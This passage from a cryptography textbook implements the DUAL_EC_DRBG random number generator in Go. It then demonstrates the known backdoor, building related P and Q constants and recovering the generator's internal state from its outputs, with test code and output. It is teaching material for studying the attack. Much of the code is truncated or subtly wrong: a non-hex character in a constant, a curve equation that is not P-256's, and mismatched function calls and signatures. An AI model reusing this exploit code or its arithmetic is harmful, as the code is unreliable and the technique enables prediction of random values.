The `crypto/elliptic` package uses arbitrary-precision integers provided by the `math/big` package (explained in the previous section) to represent individual coordinates, which makes it perfectly suited for our cryptographic needs. The package comes with a set of standard curves that are widely used in cryptographic applications. We will use one of these curves (known as `P256`) to implement DUAL_EC_DRBG.

3.2.3 Implementing DUAL_EC_DRBG

DUAL_EC_DRBG depends on two points P and Q , shown in listing [3.15](#). These are logically similar to the constants we saw in preceding generators: that is, implementations use these constants to standardize their behavior. The NIST specification for DUAL_EC_DRBG provides fixed values for these points. Note that each coordinate is 32 bytes long.

Listing 3.15 `impl_dual_ec_drbg.go`

```
const (  
    Px = "6b17d1f2e12c4247f8bce6e563a440f277037d812  
    Py = "4fe342e2fe1a7f9b8ee7eb4a7c0f9e162bce33576  
    Qx = "c97445f45cdef9f0d3e05e1e585fc297235b82b5k  
    Qy = "b28ef557ba31dfcbdd21ac46e2a91e3c304f44cb8  
)
```

The generation algorithm depends on two functions, $g_P(x)$ and $g_Q(x)$. These correspond to `Next(...)` and `Output(...)`, respectively, in figure [3.10](#).




Figure 3.10 $g_P(x)$ advances the state, and $g_Q(x)$ transforms it before generating an output value.

The internal state of DUAL_EC_DRBG consists of just one bignum: n . The definitions of $g_P(x)$ and $g_Q(x)$ rely on the scalar multiplication of this bignum with points P and Q , respectively. However, the result of the scalar multiplication is not used directly. Instead, two helper functions are used:

- $X(x, y) = x$ discards the y coordinate and returns just the x coordinate.

- $t(x)$ returns the 30 least significant bytes of x . In other words, it truncates the input to 30 bytes.

If the internal state of the single bignum is denoted by n , $g_P(x)$ and $g_Q(x)$ are defined as follows:

Equation 3.3

$$\begin{aligned} g_P(n) &= X(nP) \\ g_Q(n) &= t(X(nQ)) \end{aligned}$$

Equation [3.3](#) can be read as “To advance the RNG, perform scalar multiplication of the point P with the internal state n and store the x coordinate as the new state.” Similarly, the second line can be read as “To generate a new value, perform scalar multiplication of the point Q with the internal state and truncate the x coordinate of the result to 30 bytes before outputting it as the next random number.” In terms of our understanding of PRNG operation in figures [3.1](#) and [3.10](#), we can write the `Next(...)` and `Output(...)` functions as follows:

Equation 3.4

$$\begin{aligned} \text{Next}(\text{State}_N) &= g_P(\text{State}_{N-1}) \\ \text{Output}(\text{State}_N) &= g_Q(\text{State}_N) \end{aligned}$$

The code for generating the numbers is pretty minimal, thanks to the `crypto/elliptic` package doing most of the heavy lifting. We start by defining a type that represents a point on the

curve. When creating a new `Point`, we take two strings as input representing the `x` and `y` coordinates. We then use `big.Int` to parse these strings and (if they are valid inputs) store them as two bignums (one for each coordinate).

Listing 3.16 impl_dual_ec_drbg.go

```
type Point struct {
    X *big.Int
    Y *big.Int
}

func NewPoint(x, y string) (*Point, error) {
    xb, ok := new(big.Int).SetString(x, 16)
    if !ok {
        return nil, errors.New("invalid x")
    }

    yb, ok := new(big.Int).SetString(y, 16)
    if !ok {
        return nil, errors.New("invalid y")
    }

    return &Point{
        X: xb,
        Y: yb,
    }, nil
}

func (p1 *Point) Cmp(p2 *Point) bool {
    // For big.Int, a.Cmp(b) equals 0 when a == b
```

```
return p1.X.Cmp(p2.X) == 0 && p1.Y.Cmp(p2.Y) == 0  
}
```

As we discussed before, the internal state of our DUAL_EC_DRBG generator consists of a single bignum. Let's define a new type to hold this state as well as the two generator points that will be used for multiplication.

Listing 3.17 impl_dual_ec_drbg.go

```
type DualEcDrbg struct {
    state *big.Int
    p      *Point
    q      *Point
}

func NewDualEcDrbg(p *Point, q *Point) (*DualEcDrbg, error) {
    if p == nil {
        return nil, errors.New("invalid point p")
    }
    if q == nil {
        return nil, errors.New("invalid point q")
    }

    return &DualEcDrbg{
        state: nil,
        p:     p,
        q:     q,
    }, nil
}

func (drbg *DualEcDrbg) Seed(seed *big.Int) {
    drbg.state = seed
}
```

We can now implement the RNG operations defined in equation [3.4](#) in a `Generate()` function.

Listing 3.18 `impl_dual_ec_drbg.go`

```
func (drbg *DualEcDrbg) Generate() []byte {
    curve := elliptic.P256()
    // Discard the y-coordinate
    drbg.state, _ = curve.ScalarMult(drbg.p.X, drbg.p.Y, drbg.state)
    // Discard the y-coordinate
    qMulResult, _ := curve.ScalarMult(drbg.q.X, drbg.q.Y, drbg.state)

    // Truncate and return 30 bytes
    qMulResultBytes := qMulResult.Bytes()
    qMulResultLen := len(qMulResultBytes)
    return qMulResultBytes[qMulResultLen-30:]
}
```

And that's it! We now have a fully functional DUAL_EC_DRBG that we can exploit in the next section.

3.2.4 Exploiting DUAL_EC_DRBG

DUAL_EC_DRBG can be exploited if the two generator points it uses are mathematically related. Both $g_P(n)$ and $g_Q(n)$ act on the same input n (the internal state of the RNG). This allows an

attacker to observe the output of the g_Q function and calculate the output of g_P by exploiting a secret relation between P and Q . We do not need to actually reverse $g_Q(n)$; instead, we will use the mathematical relationship between P and Q to calculate the result $g_P(n)$ will produce when following $g_Q(n)$ for a given value of n .

To simplify our discussion, let's denote the N th state and output with s_N and o_N , respectively. Our values then look like this:

Equation 3.5

$$\begin{aligned}s_0 &= \text{Seed} \\ o_0 &= t(X(s_0Q)) \\ s_1 &= X(s_0P) \\ o_1 &= t(X(s_1Q))\end{aligned}$$

Can we predict o_1 just by observing o_0 ? If P and Q are related such that $P = dQ$ for some scalar d known to us (that is, the secret relation between P and Q), we can multiply s_0Q with d to get s_0P , as shown in equation [3.6](#), which constitutes the heart of our attack on DUAL_EC_DRBG:

Equation 3.6

$$d(s_0Q) = s_0P$$

Once we have s_0P , we'll have recovered the next state s_1 , which means we can now clone any output from this RNG. If P and Q were not related, there would have been no way to observe o_0

and somehow deduce s_1 . The flow of the attack is shown in figure [3.11](#).




Figure 3.11 Attacker observes Output_0 and calculates State_1 using the secret relationship between P and Q

The first hurdle for our attack is to recover the point s_0Q from observed output o_0 . We know the following about the output o_0 :

- The y coordinate of the original point s_0Q was discarded by applying the $X()$ function.
- Even the remaining x coordinate has been truncated to 30 bytes.

Let's think of how to reverse both of these transformations. If a point lies on a curve (or in other words, satisfies its equation), we can calculate the y coordinate simply by plugging the x coordinate into the equation. This is analogous to looking up the stock price of a symbol at a particular time. The stock price is the y coordinate with time running along the x axis, and the statement "The stock price of XYZ when the market closed yesterday" holds just as much information as giving you the y coordinate value itself because the curve (that is, which company's plot we are tracking) and point in time (the x coordinate) work fine for conveying the corresponding y coordinate in the plot.

The problem is that we do not have the entire x coordinate. The original x coordinate was 32 bytes long; the output function

discarded 2 bytes and gave us 30 of them. How can we get the 2 missing bytes?

Turns out, we can kill two birds with one stone here! We can simply try all possible values for those 2 bytes—from 0000_{16} to $FFFF_{16}$ —and see if any of them satisfy our elliptic curve specified by equation [3.2](#), repeated here for convenience:

Equation 3.7

$$y^2 = x^3 + ax + b$$
$$y = \sqrt{x^3 + ax + b}$$

When we try to guess all the possible values for the missing 2 bytes of our x coordinate, only the correct guess will satisfy equation [3.7](#). Every guessed value of x will generate some value when plugged into the right side of the equation, but only the correct value will have an actual square root! Not only can we guess the right x coordinate using the equation, but it will also handily give us the y coordinate for continuing our attack.

Listing [3.19](#) shows the code for calculating the y coordinate for a guessed x coordinate. In case of wrong guesses, our calculation of the square root will fail at line 9. The calculations for our coordinates require us to pick a curve (that is, a set of values for a and b) that will satisfy equation [3.7](#). We do this by using a standard curve called `P256` on line 2.

Listing 3.19 exploit_dual_ec_drbg.go

```
func CalculateYCoordinate(x *big.Int) (*big.Int,
    curve := elliptic.P256()
    xCube := new(big.Int).Exp(x, new(big.Int).SetInt64(3))
    ax := new(big.Int).Mul(new(big.Int).SetInt64(-3), xCube)
    xCubePlusAx := new(big.Int).Add(xCube, ax)
    xCubePlusAx = new(big.Int).Mod(xCubePlusAx, curve.Params().Modulus)
    xCubePlusAxPlusB := new(big.Int).Add(xCubePlusAx, new(big.Int).SetInt64(7))
    xCubePlusAxPlusB = new(big.Int).Mod(xCubePlusAxPlusB, curve.Params().Modulus)
    y := new(big.Int).ModSqrt(xCubePlusAxPlusB, curve.Params().Modulus)
    if y == nil {
        return nil, errors.New("not a valid point")
    }
    ySquared := new(big.Int).Exp(y, new(big.Int).SetInt64(2))
    if ySquared.Cmp(xCubePlusAxPlusB) != 0 {
        return nil, errors.New("not a valid point")
    }
    if !curve.IsOnCurve(x, y) {
        return nil, errors.New("not a valid point")
    }

    return y, nil
}
```

The question now is, how do we generate two points P and Q that have this secret relationship that allows us to compromise

DUAL_EC_DRBG? Standard elliptic curves such as P256 have a fixed P known as the *base point*. Because we want to satisfy equation 3.6, we need to find a corresponding point Q such that

Equation 3.8

$$P = dQ$$

Because P is fixed on the left side by the standard curve definition, we have to find a Q that will satisfy the same relationship. We cannot randomly pick *any* Q , as P will not be a multiple of those values. Instead, we pick a random (scalar) value for d . We then find the modular inverse of d and call it e . We can multiply both sides by e to get us this equation:

Equation 3.9

$$\begin{aligned} eP &= edQ \\ eP &= Q \end{aligned}$$

Instead of randomly picking a point Q and multiplying it with a random scalar d to get a secretly related P , we went the other way around. Point P was fixed by the P256 curve; we generated a random scalar d , found its modular inverse, and used that to calculate a backdoored point Q . The code for finding the backdoored constants is shown in the following listing.

Listing 3.20 exploit_dual_ec_drbg.go

```
func GenerateBackdoorConstants() (
    *impl_dual_ec_drbg.Point,
    *impl_dual_ec_drbg.Point,
    *big.Int) {
    rnd := rand.New(rand.NewSource(time.Now().Unix))
    curve := elliptic.P256()
    n := curve.Params().N
    d := new(big.Int).Rand(rnd, n)
    e := new(big.Int).ModInverse(d, n)
    px, py := curve.Params().Gx, curve.Params().Gy
    qx, qy := curve.ScalarMult(px, py, e.Bytes())
    return &impl_dual_ec_drbg.Point{
        X: px,
        Y: py,
    }, &impl_dual_ec_drbg.Point{
        X: qx,
        Y: qy,
    }, d
}
```

We can now combine our `GenerateBackdoorConstants()` and `CalculateYCoordinate(...)` functions to exploit our DUAL_EC_DRBG implementation. The steps for our attack are as follows:

1. Generate backdoored constant Q such that $P = dQ$. The value of d is secret and known only to the attacker.
2. Instantiate a DUAL_EC_DRBG generator with the backdoored constants.
3. Generate two 30-byte values from the target RNG. Remember, each invocation of DUAL_EC_DRBG generates 30 bytes.
4. For the first generated value, try plugging in all the values from 0000_{16} to $FFFF_{16}$ as the two most significant bytes of the x coordinate and see if there is a corresponding y coordinate that will make (x, y) lie on the elliptic curve.
5. Multiply this point by the secret value d to find the next state.
6. Use the newly calculated state to generate the next output.

These steps are illustrated in figure [3.12](#).

Let's write a test for our exploit, as shown in listing [3.21](#). We will generate back-doored constants and use them to instantiate a DUAL_EC_DRBG RNG. We then call `CloneDualEcDrbg(...)` on line 12; it takes the original RNG, the constants, and the secret value d that will be used to compromise the RNG operation.

Listing 3.21 exploit_dual_ec_drbg_test.go

```
func TestCloneDualEcDrbg(t *testing.T) {
    p, q, d := GenerateBackdoorConstants()
    drbg, err := impl_dual_ec_drbg.NewDualEcDrbg(p, q, d)
    if err != nil {
        t.Fatalf("error creating drbg: %s", err)
    }
    seed := new(big.Int).SetInt64(time.Now().Unix())
    drbg.Seed(seed)
    for i := 0; i < 100; i++ {
        _ = drbg.Generate()
    }
    clonedDrbg, err := CloneDualEcDrbg(drbg, p, q, d)
    if err != nil {
        t.Fatalf("error brute forcing drbg: %s", err)
    }
    for i := 0; i < 100; i++ {
        cloned := clonedDrbg.Generate()
        observed := drbg.Generate()
        if !bytes.Equal(cloned, observed) {
            t.Fatalf("observed=%s, cloned=%s", hex.EncodeToString(observed), hex.EncodeToString(cloned))
        }
        if i%20 == 0 {
            t.Logf("observed=%s, cloned=%s", hex.EncodeToString(observed), hex.EncodeToString(cloned))
        }
    }
}
```

```
}  
}
```

We can finally define `CloneDualEcDrbg(...)` to use the backdoored constants for cloning the RNG. The process is outlined in figure [3.12](#), and the code is shown in listing [3.22](#).




Figure 3.12 Flow chart for exploiting DUAL_EC_DRBG



Listing 3.22 exploit_dual_ec_drbg.go

```
func CloneDualEcDrbg(
    drbg *impl_dual_ec_drbg.DualEcDrbg,
    p, q *impl_dual_ec_drbg.Point,
    d *big.Int) (*impl_dual_ec_drbg.DualEcDrbg, error) {
    observed := drbg.Generate()
    check := drbg.Generate()

    curve := elliptic.P256()
    fmt.Printf(" check: %s\n", hex.EncodeToString(observed.Bytes()))
    for i := uint16(0); i < 0xffff; i++ {
        guess := make([]byte, 32)
        binary.BigEndian.PutUint16(guess[0:2], i)
        n := copy(guess[2:], observed)
        if n != 30 {
            return nil, errors.New("can not copy")
        }
        x := new(big.Int).SetBytes(guess)
        y, err := CalculateYCoordinate(x)
        if err != nil {
            continue
        }
        nextS, _ := curve.ScalarMult(x, y, d.Bytes())
        nextO, _ := curve.ScalarMult(q.X, q.Y, nextS.Bytes())
        nextOLen := len(nextO.Bytes())
        nextOTruncated := nextO.Bytes()[nextOLen-30:]
        fmt.Printf("next_o: %s, guess: %04X\r", hex.EncodeToString(nextOTruncated), i)
```

```

        if bytes.Compare(check, nextOTruncated) == 0 {
            clonedDrbg, err := impl_dual_ec_drbg.NewDualECDrbg(
                if err != nil {
                    continue
                }
                fmt.Println()
                clonedDrbg.Seed(nextS)
                return clonedDrbg, nil
            }
        }
        fmt.Println()
        return nil, errors.New("can not find any points")
    }
}

```

If you run the accompanying test using `make dual_ec_drbg`, you will see the test try a few candidate values for x before finding the right one and then cloning the RNG. The output is shown here (truncated for presentation).

Listing 3.23 Output for `make dual_ec_drbg`

```
go test -v ./ch03/dual_ec_drbg/exploit_dual_ec_dr
=== RUN    TestBackdoorConstants
--- PASS: TestBackdoorConstants (0.00s)
=== RUN    TestCalculateYCoordinate
--- PASS: TestCalculateYCoordinate (0.00s)
=== RUN    TestCloneDualEcDrbg
    check: 1e0ca8c87ce6abbed938a3676f0ec56f9a2fe59c
next_o: 1e0ca8c87ce6abbed938a3676f0ec56f9a2fe59c
    exploit_dual_ec_drbg_test.go:60: observed=f9c
    exploit_dual_ec_drbg_test.go:60: observed=c8c
    exploit_dual_ec_drbg_test.go:60: observed=d73
    exploit_dual_ec_drbg_test.go:60: observed=a63
    exploit_dual_ec_drbg_test.go:60: observed=b09
--- PASS: TestCloneDualEcDrbg (5.80s)
PASS
ok      github.com/krkhan/crypto-impl-exploit/ch03
```

Congratulations—we have now implemented and exploited a bona fide CSPRNG by performing a state-extension attack on it! We created a DUAL_EC_DRBG RNG using constants that were mathematically related. We then observed a few random values generated by this RNG and, using the relationship between the constants, were able to predict the values that the RNG will generate next.

Note that although the two constants can be backdoored by ensuring $P = dQ$, if d is unknown, there is no way to prove the existence of this relationship. This is because despite the simple mathematical notation, it's not just an algebraic product but rather an instance of multiplication of a scalar with a point on the elliptic curve. Given two points P and Q on a curve, it is computationally hard to determine if a scalar d satisfies $P = dQ$. Therefore, although it is strongly recommended to avoid DUAL_EC_DRBG, for good reasons—for example, the design allowing for a back door, behind-closed-doors pressure from NIST and NSA to get it adopted (including a secret deal with the RSA Security company), and its eventual retraction as a standard—it cannot be definitely proven that the NSA hid a back door in its choice for P and Q without knowledge of d .

Instead of using DUAL_EC_DRBG as a CSPRNG, the current recommendations are to use a CTR DRBG (counter-based RNG based on block ciphers), a hash DRBG (based on hash functions), or a hash-based message authentication (HMAC) DRBG (based on HMAC functions). You are encouraged to explore the specifications of these CSPRNGs, but if you aren't familiar with block ciphers, hash functions, or HMACs, you can first build an understanding of these topics in chapters 5, 6, and 7, respectively.

Summary

- MT19937 is a widely used RNG where the internal state consists of 624 values. It is pretty straightforward to reverse one state value based on one output, and therefore only 624 output values are needed to compromise the entire internal state of the RNG (allowing an attacker to predict all future values).
- PRNGs can be compromised by reversing their internal states after observing the generated values.
- To be cryptographically secure, CSPRNG `Next(...)` and `Output(...)` functions should make reversals hard for an attacker.
- DUAL_EC_DRBG is a CSPRNG, but its constants can be backdoored to enable the attacker to predict all future values by observing only a couple of generated values. It is impossible to detect or prove the presence of such a back door in the constants.
- DUAL_EC_DRBG was part of NIST Special Publication 800-90A for roughly nine years despite concerns about a potential back door.
- As of 2024, NIST SP 800-90A recommends using a CTR DRBG, a hash DRBG, or an HMAC DRBG based on block ciphers, hash functions, and HMACs.

¹ Specific constants for MT19937:

<https://cplusplus.com/reference/random/mt19937/>.↵

² Special Publication 800-90. (2006). NIST.

<https://nmg.bz/YVWj>.↵

4 Stream ciphers

This chapter covers

- What makes a symmetric encryption ideal
- Understanding the exclusive-or operation and its importance for cryptography
- Achieving unbreakable encryption with a one-time pad
- How stream ciphers are related to one-time pads
- Implementing and exploiting linear feedback shift registers and RC4 stream ciphers

